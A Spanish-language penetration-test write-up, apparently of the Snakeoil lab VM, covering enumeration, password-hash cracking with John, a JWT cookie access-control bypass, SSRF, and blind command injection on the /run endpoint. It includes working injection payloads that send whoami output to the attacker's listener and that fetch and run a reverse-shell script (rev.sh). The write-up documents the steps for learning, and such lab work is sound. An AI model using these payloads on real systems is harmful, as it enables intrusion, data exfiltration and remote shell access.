En el **puerto 8080**, en cambio, **Gobuster** reveló múltiples rutas relevantes además de los posts ya conocidos (/1, /2, /4, incluyendo sus variantes con cero a la izquierda /01, /02, /04). Se destacan las siguientes:

- **/login (405 - Method Not Allowed):** el recurso existe, pero rechaza peticiones GET, sugiriendo que se trata de un formulario de autenticación que opera mediante POST.
- **/run (405 - Method Not Allowed):** al igual que */login*, el nombre de la ruta sugiere una funcionalidad de ejecución en el servidor, marcándola como de alta prioridad para la fase de análisis de vulnerabilidades.
- **/secret (500 - Internal Server Error):** el endpoint existe, pero genera un error interno del servidor al ser consultado, lo cual podría exponer información sensible sobre la implementación interna de la aplicación.
- **/users (200, 140 bytes):** su nombre y tamaño de respuesta sugieren la posible exposición de una lista de nombres de usuario del sistema, información crítica para futuros intentos de acceso.
- **/registration (200, 29 bytes) y /test (200, 17 bytes):** respuestas de tamaño reducido que requieren inspección adicional de su contenido para determinar su relevancia.

```

(kali@kali)~[/snakeoil]
$ gobuster dir -u http://192.168.56.101:8080/ -w /usr/share/wordlists/dirb/common.txt -o gobuster_8080.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.56.101:8080/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
01 (Status: 200) [Size: 2193]
04 (Status: 200) [Size: 2324]
02 (Status: 200) [Size: 2356]
1 (Status: 200) [Size: 2193]
2 (Status: 200) [Size: 2356]
4 (Status: 200) [Size: 2324]
create (Status: 200) [Size: 2596]
login (Status: 405) [Size: 64]
registration (Status: 200) [Size: 29]
run (Status: 405) [Size: 178]
secret (Status: 500) [Size: 37]
test (Status: 200) [Size: 17]
users (Status: 200) [Size: 140]
Progress: 4613 / 4613 (100.00%)
=====
Finished

```

Mediante **curl** se investigó el contenido de las rutas identificadas por Gobuster que aún no habían sido examinadas. Un hallazgo relevante se produjo en el endpoint **/users**, el cual, sin requerir autenticación alguna, expuso en formato JSON el nombre de usuario *patrick* junto con el hash de su contraseña, generado mediante el algoritmo **PBKDF2-HMAC-SHA256** con 29,000 iteraciones. Esta exposición constituye una vulnerabilidad de control de acceso deficiente / divulgación de información sensible, ya que credenciales del sistema quedan accesibles públicamente sin ningún tipo de restricción.

```

(kali@kali)~[/snakeoil]
$ curl -v http://192.168.56.101:8080/users
curl -v http://192.168.56.101:8080/test
curl -v http://192.168.56.101:8080/registration
curl -v http://192.168.56.101:8080/secret
* Trying 192.168.56.101:8080 ...
* Established connection to 192.168.56.101 (192.168.56.101 port 8080) from 192.16
8.56.102 port 38128
* using HTTP/1.x
> GET /users HTTP/1.1
> Host: 192.168.56.101:8080
> User-Agent: curl/8.20.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx/1.14.2
< Date: Mon, 07 Sep 2026 06:43:42 GMT
< Content-Type: application/json
< Content-Length: 140
< Connection: keep-alive
<
{"users": [{"username": "patrick", "password": "$pbkdf2-sha256$29000$e0/J.V.rVSol
5HxPqdw6Nw$FZJVgJNJIw99RIiojrT/gn9xRr9SI/RYN.CGf84r040"}]}
* Connection #0 to host 192.168.56.101:8080 left intact

```

```
* Trying 192.168.56.101:8080 ...
* Established connection to 192.168.56.101 (192.168.56.101 port 8080) from 192.16
8.56.102 port 38130
* using HTTP/1.x
> GET /test HTTP/1.1
> Host: 192.168.56.101:8080
> User-Agent: curl/8.20.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx/1.14.2
< Date: Mon, 07 Sep 2026 06:43:42 GMT
< Content-Type: application/json
< Content-Length: 17
< Connection: keep-alive
<
{"TestValue": 0}
* Connection #0 to host 192.168.56.101:8080 left intact
```

```
* Trying 192.168.56.101:8080 ...
* Established connection to 192.168.56.101 (192.168.56.101 port 8080) from 192.16
8.56.102 port 38140
* using HTTP/1.x
> GET /registration HTTP/1.1
> Host: 192.168.56.101:8080
> User-Agent: curl/8.20.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx/1.14.2
< Date: Mon, 07 Sep 2026 06:43:42 GMT
< Content-Type: application/json
< Content-Length: 29
< Connection: keep-alive
<
{"error": "Wrong Method!!!"}
* Connection #0 to host 192.168.56.101:8080 left intact
```

```
* Trying 192.168.56.101:8080 ...
* Established connection to 192.168.56.101 (192.168.56.101 port 8080) from 192.16
8.56.102 port 38150
* using HTTP/1.x
> GET /secret HTTP/1.1
> Host: 192.168.56.101:8080
> User-Agent: curl/8.20.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 500 INTERNAL SERVER ERROR
< Server: nginx/1.14.2
< Date: Mon, 07 Sep 2026 06:43:42 GMT
< Content-Type: application/json
< Content-Length: 37
< Connection: keep-alive
<
{"message": "Internal Server Error"}
* Connection #0 to host 192.168.56.101:8080 left intact
```

Se confirmó, mediante el método **OPTIONS**, que los endpoints **/login** y **/run** únicamente aceptan el método **POST** (Allow: OPTIONS, POST), consistente con el mensaje de error *"Wrong Method!!!"* obtenido previamente en **/registration**. En particular, el endpoint **/run** es de especial interés por su nombre, que sugiere una posible funcionalidad de ejecución de comandos o código en el servidor, marcándolo como candidato prioritario para la fase de explotación una vez se cuente con credenciales válidas.

```

(kali㉿kali)-[~/snakeoil]
$ curl -v -X OPTIONS http://192.168.56.101:8080/login
curl -v -X OPTIONS http://192.168.56.101:8080/run
* Trying 192.168.56.101:8080 ...
* Established connection to 192.168.56.101 (192.168.56.101 port 8080) from 192.16
8.56.102 port 55702
* using HTTP/1.x
> OPTIONS /login HTTP/1.1
> Host: 192.168.56.101:8080
> User-Agent: curl/8.20.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx/1.14.2
< Date: Mon, 07 Sep 2026 06:44:15 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 0
< Connection: keep-alive
< Allow: OPTIONS, POST
<
* Connection #0 to host 192.168.56.101:8080 left intact

* Trying 192.168.56.101:8080 ...
* Established connection to 192.168.56.101 (192.168.56.101 port 8080) from 192.16
8.56.102 port 55716
* using HTTP/1.x
> OPTIONS /run HTTP/1.1
> Host: 192.168.56.101:8080
> User-Agent: curl/8.20.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx/1.14.2
< Date: Mon, 07 Sep 2026 06:44:15 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 0
< Connection: keep-alive
< Allow: OPTIONS, POST
<
* Connection #0 to host 192.168.56.101:8080 left intact

```

Análisis de vulnerabilidades

Una vez concluida la fase de enumeración, se procedió al análisis de vulnerabilidades, cuyo objetivo es investigar las debilidades identificadas en los servicios y aplicaciones del sistema objetivo, y evaluar el riesgo y la viabilidad real de explotarlas antes de intentar comprometer el sistema. A diferencia de la enumeración, que se enfoca en descubrir información y superficie de ataque, esta fase se centra en analizar críticamente esa información para determinar qué vulnerabilidades son explotables, con qué probabilidad de éxito, y qué técnicas serían necesarias para aprovecharlas.

Como parte de la evaluación de viabilidad, se consideró un ataque de fuerza bruta offline contra el hash de contraseña expuesto en `/users`, mediante **John the Ripper** y la **wordlist rockyou.txt**.


```

(kali@kali)~[/snakeoil]
$ echo '$pbkdf2-sha256$29000$e0/J.V.rVSol5HxPqdW6Nw$FZJVgjNJIw99RIiojrT/gn9xRr9SI/RYn.CGf84r040' > hash.txt

(kali@kali)~[/snakeoil]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Warning: detected hash type "PBKDF2-HMAC-SHA256", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (PBKDF2-HMAC-SHA256 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 29000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:58:37 2.81% (ETA: 2026-09-09 15:53) 0g/s 132.9p/s 132.9c/s 132.9C/s shalawn..shade16
Session aborted

(kali@kali)~[/snakeoil]
$ john --restore
Loaded 1 password hash (PBKDF2-HMAC-SHA256 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 29000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with wordlist:/usr/share/wordlists/rockyou.txt
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:58:38 2.81% (ETA: 2026-09-09 22:55) 0g/s 132.9p/s 132.9c/s 132.9C/s shalawn
0g 0:01:03:23 3.03% (ETA: 2026-09-09 22:54) 0g/s 132.7p/s 132.7c/s 132.7C/s ilovemababy..ilovehimalot
Session aborted

```

Dado el alto costo computacional derivado de las 29,000 iteraciones configuradas en el hash PBKDF2, y sin obtener resultados en un tiempo razonable, se priorizó la exploración de los endpoints de autenticación (**/registration** y **/login**) como vector de entrada más viable, aprovechando que la aplicación permite el autorregistro de nuevos usuarios.

Se envió una petición POST al endpoint **/registration** con credenciales arbitrarias, confirmando que la aplicación permite el autorregistro de usuarios sin restricciones. El servidor respondió con **código 200** y un **token de acceso** en formato **JWT (JSON Web Token)**, confirmando que la aplicación utiliza este estándar para la gestión de sesiones — información que resulta clave para investigar la lógica de autorización de endpoints protegidos, como **/secret**, en los siguientes pasos.


```

(kali@kali)-[~]
$ curl -v -X POST http://192.168.56.101:8080/registration -H "Content-Type: application/json" -d '{"username":"testuser","password":"test1234"}'
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 192.168.56.101:8080 ...
* Established connection to 192.168.56.101 (192.168.56.101 port 8080) from 192.168.56.102 port 59634
* using HTTP/1.x
> POST /registration HTTP/1.1
> Host: 192.168.56.101:8080
> User-Agent: curl/8.20.0
> Accept: */*
> Content-Type: application/json
> Content-Length: 45
>
* upload completely sent off: 45 bytes
< HTTP/1.1 200 OK
< Server: nginx/1.14.2
< Date: Mon, 07 Sep 2026 10:06:31 GMT
< Content-Type: application/json
< Content-Length: 371
< Connection: keep-alive
<
{"message": "User testuser was created. Please use the login API to log in!", "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImVhdCI6MTc4ODc3NTU5MSwianRpIjojNWMyYzZkMy00YzUxLWE5ZjMtOWIwM2NhMzE2NTU0IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InRlc3Rlc2VyIiwibmJmIjojNzg4NzY0IiwiaWF0IjE3ODg3NzY0OTF9.dkp8a7e9i1fyZTKtix7FT1NTkAfau-ifLQ-ZkYr4qCI"}
* Connection #0 to host 192.168.56.101:8080 left intact

```

Tras confirmar el registro exitoso, se procedió a autenticar formalmente al usuario mediante una petición **POST** al endpoint **/login**, obteniendo como respuesta un **access_token** y un **refresh_token**, ambos en formato JWT. Este comportamiento confirma que la aplicación utiliza el patrón estándar de la librería Flask-JWT-Extended para la gestión de sesiones autenticadas.

```

(kali@kali)-[~]
$ curl -v http://192.168.56.101:8080/login -H "Content-Type: application/json" -d '{"username":"testuser","password":"test1234"}'
* Trying 192.168.56.101:8080 ...
* Established connection to 192.168.56.101 (192.168.56.101 port 8080) from 192.168.56.102 port 52598
* using HTTP/1.x
> POST /login HTTP/1.1
> Host: 192.168.56.101:8080
> User-Agent: curl/8.20.0
> Accept: */*
> Content-Type: application/json
> Content-Length: 45
>
* upload completely sent off: 45 bytes
< HTTP/1.1 200 OK
< Server: nginx/1.14.2
< Date: Mon, 07 Sep 2026 10:45:27 GMT
< Content-Type: application/json
< Content-Length: 626
< Connection: keep-alive
<
{"message": "Logged in as testuser", "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImVhdCI6MTc4ODc3NzkyNywianRpIjojOWVjMjNhMWQ0ZDM0ZC00NjdmLWI3ZjEtMjY2VzcyIsInN1YiI6InRlc3Rlc2VyIiwibmJmIjojNzg4NzY0IiwiaWF0IjE3ODg3NzY0OTF9.dkp8a7e9i1fyZTKtix7FT1NTkAfau-ifLQ-ZkYr4qCI", "refresh_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImVhdCI6MTc4ODc3NzkyNywianRpIjojMWEzYTU0IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InRlc3Rlc2VyIiwibmJmIjojNzg4NzY0IiwiaWF0IjE3ODg3NzY0OTF9.dkp8a7e9i1fyZTKtix7FT1NTkAfau-ifLQ-ZkYr4qCI"}
* Connection #0 to host 192.168.56.101:8080 left intact

```

Se intentó acceder a **/secret** enviando el token en el header estándar **Authorization: Bearer <token>**: `curl -v http://192.168.56.101:8080/secret -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODc3NzkyNywianRpljoioWVjMjNhMWQtZDM0ZC00NjdmLWI3ZjEtMjJhNGFiODY2M2VliiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InRlc3Rlc2VyIiwibmJmIjozNzg4Nzc3OTI3LCJleHAiOiE3ODg3Nzg4Mjd9.vta8ZMUePZewRrAbLnu4FSeTqyWuWhTcrK01NXslauw"`, obteniendo nuevamente un **error 500**, idéntico al obtenido sin autenticación alguna. Esto sugirió que la aplicación no está configurada para leer el token desde este header, sino desde una ubicación distinta — comportamiento posible dado que Flask-JWT-Extended permite configurar el origen del token (headers, cookies, query params o body).

```
(kali@kali)-[~]
$ curl -v http://192.168.56.101:8080/secret -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODc3NzkyNywianRpljoioWVjMjNhMWQtZDM0ZC00NjdmLWI3ZjEtMjJhNGFiODY2M2VliiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InRlc3Rlc2VyIiwibmJmIjozNzg4Nzc3OTI3LCJleHAiOiE3ODg3Nzg4Mjd9.vta8ZMUePZewRrAbLnu4FSeTqyWuWhTcrK01NXslauw"
* Trying 192.168.56.101:8080 ...
* Established connection to 192.168.56.101 (192.168.56.101 port 8080) from 192.168.56.102 port 51194
* using HTTP/1.x
> GET /secret HTTP/1.1
> Host: 192.168.56.101:8080
> User-Agent: curl/8.20.0
> Accept: */*
> Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODc3NzkyNywianRpljoioWVjMjNhMWQtZDM0ZC00NjdmLWI3ZjEtMjJhNGFiODY2M2VliiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InRlc3Rlc2VyIiwibmJmIjozNzg4Nzc3OTI3LCJleHAiOiE3ODg3Nzg4Mjd9.vta8ZMUePZewRrAbLnu4FSeTqyWuWhTcrK01NXslauw
* Request completely sent off
< HTTP/1.1 500 INTERNAL SERVER ERROR
< Server: nginx/1.14.2
< Date: Mon, 07 Sep 2026 10:54:29 GMT
< Content-Type: application/json
< Content-Length: 37
< Connection: keep-alive
<
{"message": "Internal Server Error"}
* Connection #0 to host 192.168.56.101:8080 left intact
```

Al enviar el token de acceso como cookie **access_token_cookie** en lugar del header estándar **Authorization: Bearer**: `curl -v http://192.168.56.101:8080/secret --cookie "access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODc3NzkyNywianRpljoioWVjMjNhMWQtZDM0ZC00NjdmLWI3ZjEtMjJhNGFiODY2M2VliiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InRlc3Rlc2VyIiwibmJmIjozNzg4Nzc3OTI3LCJleHAiOiE3ODg3Nzg4Mjd9.vta8ZMUePZewRrAbLnu4FSeTqyWuWhTcrK01NXslauw"`, el servidor respondió con **código 200**, revelando un **secret_key** con valor **commandexecutionissecret** y un campo ip-address vacío. Este hallazgo constituye una vulnerabilidad de control de acceso deficiente (Broken Access Control): el mecanismo de autenticación pudo evadirse simplemente modificando la ubicación donde se transmite un token válido, sin requerir ningún tipo de manipulación adicional de credenciales. El propio valor del secreto obtenido ("**commandexecutionissecret**") sugiere fuertemente que este dato habilita una funcionalidad de ejecución de comandos en algún otro endpoint de la aplicación — hipótesis consistente con el endpoint **/run** identificado previamente durante la enumeración.

```

$ curl -v http://192.168.56.101:8080/secret --cookie "access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODc3NzkyNywianRpIjojOWVjMjNhMWQtZDM0ZC00NjdmLWI3ZjEtMjYhNGFiODY2M2VlIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InRlc3Rlc2VyIiwibmJmIjoxNzg4Nzc3OTI3LCJleHAiOiJlE3ODg3Nzg4Mjd9.vta8ZMUEPZewRrAbLn
u4FSeTqyWuWhTcrK01NXsIauw"
* Trying 192.168.56.101:8080 ...
* Established connection to 192.168.56.101 (192.168.56.101 port 8080) from 192.16
8.56.102 port 51862
* using HTTP/1.x
> GET /secret HTTP/1.1
> Host: 192.168.56.101:8080
> User-Agent: curl/8.20.0
> Accept: */*
> Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6Zm
Fsc2UsImhhdCI6MTc4ODc3NzkyNywianRpIjojOWVjMjNhMWQtZDM0ZC00NjdmLWI3ZjEtMjYhNGFiODY
2M2VlIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InRlc3Rlc2VyIiwibmJmIjoxNzg4Nzc3OTI3LCJleHAi
OjE3ODg3Nzg4Mjd9.vta8ZMUEPZewRrAbLn4FSeTqyWuWhTcrK01NXsIauw
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx/1.14.2
< Date: Mon, 07 Sep 2026 10:57:59 GMT
< Content-Type: application/json
< Content-Length: 61
< Connection: keep-alive
< Set-Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaC
I6ZmFsc2UsImhhdCI6MTc4ODc3ODY3OSwianRpIjojMTQ2NTZkMWYtMTg3OS00ZTE5LWJjNDYtYmIzZjA
xNTQ0OWY0IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InRlc3Rlc2VyIiwibmJmIjoxNzg4Nzc4Njc5LCJl
eHAiOiJlE3ODg3Nzk1Nzl9.qQX1VzxWeMRnRkLAbKhQW-DgoXX7WBIFEDZudQqGrng; Secure; HttpOnl
y; Path=/
<
{"ip-address": "", "secret_key": "commandexecutionissecret"}
* Connection #0 to host 192.168.56.101:8080 left intact

```

Al enviar el **secret_key** obtenido junto con una URL apuntando a un **listener de Netcat** en la máquina atacante (*nc -lvp 4444*), se confirmó que el servidor Snakeoil realizó una conexión saliente real hacia la dirección especificada, evidenciada por la recepción de una petición **GET / HTTP/1.1** en el listener, con encabezado **User-Agent: curl/7.64.0**. Esto confirma formalmente la vulnerabilidad de tipo SSRF (Server-Side Request Forgery) y revela un dato técnico crítico: la aplicación invoca internamente el binario **curl** del sistema operativo para procesar el parámetro url. Dado que este parámetro es proporcionado directamente por el usuario sin evidencia de sanitización, se investigará a continuación la posibilidad de inyección de comandos del sistema operativo (OS Command Injection) mediante el uso de metacaracteres de shell (;, &&, |).

```
(kali㉿kali)-[~]
$ curl -v -X POST http://192.168.56.101:8080/run -H "Content-Type: application/
json" -d '{"secret_key":"commandexecutionissecret","url":"192.168.56.102:4444"}'
--cookie "access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6Zm
Fsc2UsImhhdCI6MTc4ODc3NzkyNywianRpIjojOWVjMjNhMWQtZDM0ZC00NjdmLWI3ZjEtMjJhNGFiODY
2M2VLIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InRlc3Rlc2VyIiwibmJmIjoxNzg4Nzc3OTI3LCJleHAi
OjE3ODg3Nzg4Mjd9.vta8ZMUePZewRrAbLnu4FSeTqyWuWhTcrK01NXsIauw"
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 192.168.56.101:8080...
* Established connection to 192.168.56.101 (192.168.56.101 port 8080) from 192.16
8.56.102 port 40344
* using HTTP/1.x
> POST /run HTTP/1.1
> Host: 192.168.56.101:8080
> User-Agent: curl/8.20.0
> Accept: */*
> Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6Zm
Fsc2UsImhhdCI6MTc4ODc3NzkyNywianRpIjojOWVjMjNhMWQtZDM0ZC00NjdmLWI3ZjEtMjJhNGFiODY
2M2VLIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InRlc3Rlc2VyIiwibmJmIjoxNzg4Nzc3OTI3LCJleHAi
OjE3ODg3Nzg4Mjd9.vta8ZMUePZewRrAbLnu4FSeTqyWuWhTcrK01NXsIauw
> Content-Type: application/json
> Content-Length: 69
>
* upload completely sent off: 69 bytes
< HTTP/1.1 500 INTERNAL SERVER ERROR
< Server: nginx/1.14.2
< Date: Mon, 07 Sep 2026 11:43:53 GMT
< Content-Type: application/json
< Content-Length: 54
< Connection: keep-alive
<
{"message":"The timeout is expired!","success":false}
* Connection #0 to host 192.168.56.101:8080 left intact
```

```
(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 34766
GET / HTTP/1.1
Host: 192.168.56.102:4444
User-Agent: curl/7.64.0
Accept: */*
```

Se intentó inyectar un segundo comando (**whoami**) mediante el **metacaracter** ; en el parámetro **url**. La petición resultó en un comportamiento idéntico a la prueba de control (una única conexión entrante en el listener de Netcat, con **timeout** posterior), sin evidencia directa de la ejecución del segundo comando. Esto se debe a que la salida estándar de **whoami** permanece en el servidor y no es retornada al cliente ni redirigida a ningún destino observable, por lo que no puede confirmarse ni descartarse la inyección únicamente con este payload. Se determinó necesario un payload que fuerce al comando inyectado a comunicar su resultado de vuelta al atacante para confirmar la vulnerabilidad de forma inequívoca.

```

(kali@kali)-[~]
$ curl -v -X POST http://192.168.56.101:8080/run -H "Content-Type: application/
json" -d '{"secret_key":"commandexecutionissecret","url":"192.168.56.102:4444; wh
oami"}' --cookie "access_token_cookie=yJ0eXAI0iJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmV
zaCI6ZmFsc2UsImVudCI6MTc4ODc4NDYzNSwianRpIjoIYzllNDA3MzQtODU3NS00OGNhLThiMzUtYTQ1
NTlkZmE0YmI4IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InRlc3Rlc2VyIiwibmJmIjoxNzg4Nzg0NjM1L
CJleHAiOiE3ODg3ODU1MzV9.tk69x15YuWeAj3CQ8lepqaiBr96WCKx-B5LSZJ-YtLY"
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 192.168.56.101:8080 ...
* Established connection to 192.168.56.101 (192.168.56.101 port 8080) from 192.16
8.56.102 port 53548
* using HTTP/1.x
> POST /run HTTP/1.1
> Host: 192.168.56.101:8080
> User-Agent: curl/8.20.0
> Accept: */*
> Cookie: access_token_cookie=yJ0eXAI0iJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmF
sc2UsImVudCI6MTc4ODc4NDYzNSwianRpIjoIYzllNDA3MzQtODU3NS00OGNhLThiMzUtYTQ1NTlkZmE0
YmI4IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InRlc3Rlc2VyIiwibmJmIjoxNzg4Nzg0NjM1L
CJleHAiOiE3ODg3ODU1MzV9.tk69x15YuWeAj3CQ8lepqaiBr96WCKx-B5LSZJ-YtLY
> Content-Type: application/json
> Content-Length: 77
>
* upload completely sent off: 77 bytes
< HTTP/1.1 500 INTERNAL SERVER ERROR
< Server: nginx/1.14.2
< Date: Mon, 07 Sep 2026 12:38:53 GMT
< Content-Type: application/json
< Content-Length: 54
< Connection: keep-alive
<
{"message":"The timeout is expired!","success":false}
* Connection #0 to host 192.168.56.101:8080 left intact

```

Con el listener correctamente configurado en el **puerto 4444**, se repitió la inyección apuntando el segundo **curl** hacia la máquina atacante, incrustando el resultado de **whoami** mediante sustitución de comandos de **bash** (**\$(whoami)**). El listener recibió una petición **GET /patrick HTTP/1.1**, confirmando formalmente la vulnerabilidad de inyección de comandos del sistema operativo (OS Command Injection) en el endpoint **/run**, y revelando que el proceso del servidor web se ejecuta bajo el usuario **patrick** — coincidiendo con el usuario previamente identificado en el endpoint **/users** durante la fase de enumeración. Aunque la respuesta HTTP directa no retorna el resultado del comando inyectado (comportamiento de "blind command injection"), se demostró que la vulnerabilidad es completamente explotable mediante exfiltración fuera de banda, encadenando el comando inyectado con una segunda petición hacia un listener controlado por el atacante.


```

(kali㉿kali)-[~]
$ curl -v -X POST http://192.168.56.101:8080/run -H "Content-Type: application/
json" -d '{"secret_key":"commandexecutionissecret","url":"127.0.0.1:1; curl 192.1
68.56.102:4444/${whoami}"}' --cookie "access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGc
iOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImIhdCI6MTc4ODc4OTQwMCwianRpIjoimTFjMTcyNDAtNDJ
lYy00NTEzLTg3MTItN2QyMzBiMzRmNzA2IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InRlc3R1c2VyIiwibm
JmIjojNzg4Nzg5NDAwLCJleHAiOjE3ODg3OTAzMDB9.bk8ppxeM0jDI1UAUAubjJeieRRF3BKulPC3Up
QeYFHo"
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 192.168.56.101:8080 ...
* Established connection to 192.168.56.101 (192.168.56.101 port 8080) from 192.16
8.56.102 port 49332
* using HTTP/1.x
> POST /run HTTP/1.1
> Host: 192.168.56.101:8080
> User-Agent: curl/8.20.0
> Accept: */*
> Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6Zm
Fsc2UsImIhdCI6MTc4ODc4OTQwMCwianRpIjoimTFjMTcyNDAtNDJlYy00NTEzLTg3MTItN2QyMzBiMzR
mNzA2IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InRlc3R1c2VyIiwibmJmIjojNzg4Nzg5NDAwLCJleHAi
OjE3ODg3OTAzMDB9.bk8ppxeM0jDI1UAUAubjJeieRRF3BKulPC3UpQeYFHo
> Content-Type: application/json
> Content-Length: 97
>
* upload completely sent off: 97 bytes
< HTTP/1.1 500 INTERNAL SERVER ERROR
< Server: nginx/1.14.2
< Date: Mon, 07 Sep 2026 13:58:00 GMT
< Content-Type: application/json
< Content-Length: 54
< Connection: keep-alive
<
{"message":"The timeout is expired!","success":false}

```

```

(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.101] 34788
GET /patrick HTTP/1.1
Host: 192.168.56.102:4444
User-Agent: curl/7.64.0
Accept: */*

```

Al intentar encadenar los comandos necesarios para descargar y ejecutar el script de reverse shell, el servidor respondió con código 400 y el mensaje "Banned command!", revelando la existencia de un filtro de palabras prohibidas (blacklist) sobre el parámetro url. A diferencia de las validaciones anteriores basadas en formato, este mecanismo constituye un intento deliberado de mitigar la inyección de comandos detectada previamente, aunque las blacklists son una defensa débil frente a este tipo de vulnerabilidad, ya que únicamente bloquean patrones específicos anticipados por el desarrollador, sin analizar la intención real del comando ejecutado.

```
(kali㉿kali)-[~/snakeoil]
$ curl -v -X POST http://192.168.56.101:8080/run -H "Content-Type: application/
json" -d '{"secret_key":"commandexecutionissecret","url":"127.0.0.1:1; wget http:
//192.168.56.102:8888/rev.sh -O /tmp/rev.sh; chmod +x /tmp/rev.sh; bash /tmp/rev.
sh"}' --cookie "access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6Zm
aCI6ZmFsc2UsImhhdCI6MTc4ODc5MzQ2MSwianRpIjoiMmQ2MTewMGEtZGEzYy00YzRiLWEwZTAtYTViNDYyNGM
DYyNGM3NDk5IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InRlc3Rlc2VyIiwibmJmIjoxNzg4NzkzNDYxLCJleHAi
OjE3ODg3OTQzNjF9.AH6SZur0FiZGqJDSmM3pJWESI_F4A-o3lsBmXAUi8MM"
Note: Unnecessary use of -X or --request, POST is already inferred.
* Trying 192.168.56.101:8080 ...
* Established connection to 192.168.56.101 (192.168.56.101 port 8080) from 192.16
8.56.102 port 52530
* using HTTP/1.x
> POST /run HTTP/1.1
> Host: 192.168.56.101:8080
> User-Agent: curl/8.20.0
> Accept: */*
> Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6Zm
Fsc2UsImhhdCI6MTc4ODc5MzQ2MSwianRpIjoiMmQ2MTewMGEtZGEzYy00YzRiLWEwZTAtYTViNDYyNGM
3NDk5IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InRlc3Rlc2VyIiwibmJmIjoxNzg4NzkzNDYxLCJleHAi
OjE3ODg3OTQzNjF9.AH6SZur0FiZGqJDSmM3pJWESI_F4A-o3lsBmXAUi8MM
> Content-Type: application/json
> Content-Length: 156
>
* upload completely sent off: 156 bytes
< HTTP/1.1 400 BAD REQUEST
< Server: nginx/1.14.2
< Date: Mon, 07 Sep 2026 15:11:33 GMT
< Content-Type: application/json
